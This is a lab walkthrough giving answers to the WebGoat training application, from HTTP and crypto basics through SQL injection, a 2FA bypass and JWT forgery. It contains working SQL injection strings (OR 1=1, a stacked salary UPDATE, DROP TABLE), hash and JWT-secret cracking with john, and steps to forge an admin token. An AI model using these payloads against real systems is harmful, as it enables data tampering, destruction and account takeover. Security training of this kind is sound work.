WebGoat - Solutions

Thomas Gingele

2023-10-09

I would like to metion that I will be using **Burpsuite** instead of **OWASP ZAProxy** for the majority of the tasks. Please feel free to follow the tutorials provided by WebGoat if you are not comfortable with this tool.

Registered User:

```
leastsignificantbit:password
```

Introduction

WebGoat

Task 1

No answer needed.

WebWolf

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

Type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.

How to access the Mailbox:

1. Go to `http://localhost/WebWolf/login`.
2. Log in with your WebGoat credentials.
3. Navigate to “MailBox” in the top toolbar.

Go back to Web**Goat** and enter an email with the following pattern:

```
Pattern: <username>@<doesn't matter>
Example: leastsignificantbit@canliterallybeanything.lmao
```

Go back to the mailbox and copy the code from the received email. The code for the above email is:

```
tibtnacifingistsael
```

Task 4

This task seems to be optional. The answer is the same code from *Task 3*.

Just click on the link and enter any password. Alternatively, visit the following URL manually:

```
http://localhost:8080/WebGoat/WebWolf/landing/password-reset
```

General

HTTP Basics

Task 1

No answer needed.

Task 2

It does not matter what is input here. Type anything and press the button.

Task 4

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

```
Was the HTTP command a POST or a GET: POST
What is the magic number            : 97
```

HTTP Proxies

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

No answer needed.

Task 6

```
GET /WebGoat/HttpProxies/intercept-request?changeMe=Requests%20are%20tampered%20easily HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */ *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 15
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=e3dHiM5wF8CB2DJW6Sb_K1NAYbCAcl3W8PONY_oD; WEBWOLFSESSION=YR6BTRUQH_89HzCbp9q68HiWVQGdYCgWyDWVW7UL
Sec-Fetch-Dest: empty
```

```
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 x-request-intercepted:true
```

Task 7

No answer needed for the task.

Task 8

No answer needed.

Task 9

No answer needed.

Task 10

No answer needed.

Developer Tools

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

Use the console in the dev tools and call the javascript function webgoat.customjs.phoneHome().

The answer for this question is randomly generated each time the function is called. Simply open your browsers developer console and run it to receive the result.



Figure 1: Developer Tools Task 4

Task 5

No answer needed.

Task 6

In this assignment you need to find a specific HTTP request and read a randomized number from it.

Open the “Network” tab in your browsers developer tools and take a look at the request body of the request. Note, that this answer is also randomly generated each time the request is send.



Figure 2: Developer Tools Task 6

CIA Triad

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

1. *How could an intruder harm the security goal of confidentiality?*

Solution 3: By stealing a database where names and emails are stored and uploading it to a website.

2. *How could an intruder harm the security goal of integrity?*

Solution 1: By changing the names and emails of one or more users stored in a database.

3. *How could an intruder harm the security goal of availability?*

Solution 4: By launching a denial of service attack on the servers.

4. *What happens if at least one of the CIA security goals is harmed?*

Solution 2: The system's security is compromised even if only one goal is harmed.

Crypto Basics

Task 1

No answer needed.

Task 2

If you have no Linux terminal available, you can decode the string here: CyberChef - Github.io

Otherwise, you can use the following command:

```
echo "bGVhc3RzaWduaWZpY2FudGJpdDpwYXNzd29yZA==" | base64 -d
```

The answer will be the credentials of the logged in user. For this example the string will decode to:

```
leastsignificantbit:password
```

HTTP Basic Authentication uses Base64 encoding to transfer a clients credentials through a request header called `Authorization`. This header contains the credentials in the following format:

```
<username>:<password>
```

This is then encoded and prepended with the string “Basic” to let the server know what type of authorization is used. A full header would look like this:

```
Authorization: Basic eW91d2lzaHRoaXN3YXNteXBhc3N3b3JkOmJ1dG5vcGUK
```

Task 3

The following string needs to be decoded:

```
{xor}Oz4rPj0+LDovPiwsKDAtOw==
```

Apart from the `{xor}`, this seems to be encoded with `base64`. Using the command from *Task 2*, it decodes to:

```
;>+>=>,:/>,,(0-;
```

The `{xor}` may be a hint to how this string is encoded. It is possible to brute force XOR encoded strings using CyberChef - Github.io.

The string decodes to:

```
databasepassword
```



Figure 3: Crypto Basics Task 3

Task 4

The easiest solution is to use a hash database to simply look up what tha original text is. In this case, Crackstation.net was used.

Figure 4: Crypto Basics Task 4

Alternatively, the tool `john` can be used to crack the hash locally.

```
echo "21232F297A57A5A743894A0E4A801FC3" > hash_1
john hash_1 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
    md5

echo "5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8"
     > hash_2
john hash_2 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
    sha256
```

The hashes should decode to the following two words:

```
admin
password
```

Task 5

No asnwer needed.

Task 6

The modulus can be read from the private key file like this:

```
openssl rsa -in myprivate.pem -noout -modulus
```

To sign this string, I came up with this fancy oneliner:

```
openssl rsa -in myprivate.pem -noout -modulus | cut -d '=' -f 2 | tr -d
    '\n' | openssl dgst -sha256 -sign myprivate.pem | base64
```

(A1) Injection

SQL Injection (intro)

Task 1

No answer needed.

Task 2

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
SELECT department FROM employees WHERE userid = 96134
```

Task 3

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
UPDATE employees SET department='Sales' WHERE userid = 89762
```

Task 4

Try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees".

```
ALTER TABLE employees ADD phone varchar(20)
```

Task 5

Try to grant rights to the table `grant_rights` to user `unauthorized_user`.

```
GRANT SELECT ON grant_rights TO unauthorized_user
```

Task 6

No answer needed.

Task 7

No answer needed.

Task 8

No answer needed.

Task 9

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

```
SELECT * FROM user_data WHERE first_name = 'Smith' OR '1' = '1'
```

Task 10

Using the two Input Fields below, try to retrieve all the data from the users table.

```
Login_Count: 0
User_Id    : 0 OR 1=1
```

Task 11

Use the form below and try to retrieve all employee data from the employees table.

```
Employee Name     : Bit
Authentication TAN: 0' OR '1'='1
```

Task 12

Change your own salary so you are earning the most.

```
Employee Name     : Smith
Authentication TAN: 3SL99A'; UPDATE employees SET salary='99999999'
    WHERE userid = '37648
```

Task 13

Delete the `access_log` table.

```
"'; DROP TABLE access_log -- -
```

Notice

All other tasks of the Injection chapter are not required. Because of this, solutions will be added later.

(A2) Broken Authentication

Authentication Bypasses

Task 1

No andwer needed.

Task 2

Intercept the POST request with a proxy of your chaoice:

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
    Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

secQuestion0=a&secQuestio1n=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
    userId=12309746
```

Change the parameters `secQuestion0` and `secQuestion1` to `secQuestion2` and `secQuestion3` and send the request. This will successfully circumvent the simulated 2FA.

JWT Tokens

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

The given token can be base64-decoded with any normal tool.

Here is one of the possible methods:

```
1 echo "<token>" | tr '.' '\n' | base64 -d
```

The username is `user`.

Task 4

No answer needed.

Task 5

Change the logged in user to `Tom` in the top right of the task frame.



Figure 5: Vote Fraud Step 1

Intercept the response to the request that is send when pressing the button.



Figure 6: Vote Fraud Step 2

Extract the token from the `access_token` cookie.



Figure 7: Vote Fraud Step 3

Then, brute force the secret with `john`

```
echo "<token>" > jwt.txt

john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

The token secret is `victory`. Using this, a new token can be created. Set the `admin` field to **`true`** and the `user` field to `Admin`.



Figure 8: Vote Fraud Step 4

Intercept the request that is send out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie `access_token` with the new admin-token that has just been created.

Sending this modified request should result in all votes being removed.



Figure 9: Vote Fraud Step 5